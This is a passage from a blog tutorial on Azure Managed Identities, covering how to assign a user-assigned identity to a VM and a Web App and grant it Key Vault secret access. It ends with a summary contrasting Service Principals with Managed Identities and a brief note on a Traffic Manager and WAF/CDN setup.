
- Confirm by clicking create and Wait for the resource creation to complete successfully.
- Once created, switch back to the Azure Virtual Machine, select Identity and select User Assigned
- Notice the Managed Identity you just created.

Select it and add it as a Virtual Machine User Assigned object.
Select another Azure Resource in your subscription, for example an Azure Web App, Logic App,… and once more select Identity from the settings. Below screenshot shows what it looks like for an Azure Web App Resource:

To complete the sample scenario, let’s go back to Azure Key Vault, and specify another Access Policy for this User Assigned Managed Identity:
- Select your Azure Key Vault resource, followed by selecting Access Policy from the settings.
- Specify the Key and/or Secret Permissions (for example get, list)
- Click “Select Principal” and search for the User Assigned Managed Identity you created earlier

After saving the changes, the result is that now both the Azure Virtual Machine as well as the Web App – having the User Assigned Managed Identity assigned to them – can read our keys and secrets from Azure Key Vault.
Summary
In this post, I wanted to clarify the use case, difference and similarities between Service Principals and Managed Identities. A Service Principal could be looked at as similar to a service account-alike in a more traditional on-premises application or service scenario. Managed Identities are used for “linking” a Service Principal security object to an Azure Resource like a Virtual Machine, Web App, Logic App or similar. For a 1:1 relation between both, you would use a System Assigned, where for a 1:multi relation, you would use a User Assigned Managed Identity.


Wednesday, May 26, 2021
Azure Traffic Manager , WAF CDN , DNS -Load Balancer
Client Browser--> DNS Lookup---> WAF/CDN---> Azure Traffic manager--> Main Site URL and DR (Disaster Recovery URL)
Subscribe to:
Posts
(
Atom
)